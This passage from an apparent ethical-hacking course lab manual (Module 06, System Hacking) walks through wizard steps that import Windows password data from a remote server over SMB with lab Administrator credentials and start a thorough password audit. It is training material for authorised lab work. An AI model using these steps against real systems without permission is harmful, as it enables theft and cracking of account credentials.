
7. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.



8. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:


- **Host: 10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.

9. Once you have entered all the required details in the fields, click **Next** to proceed.




Module 06 – System Hacking

10. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.

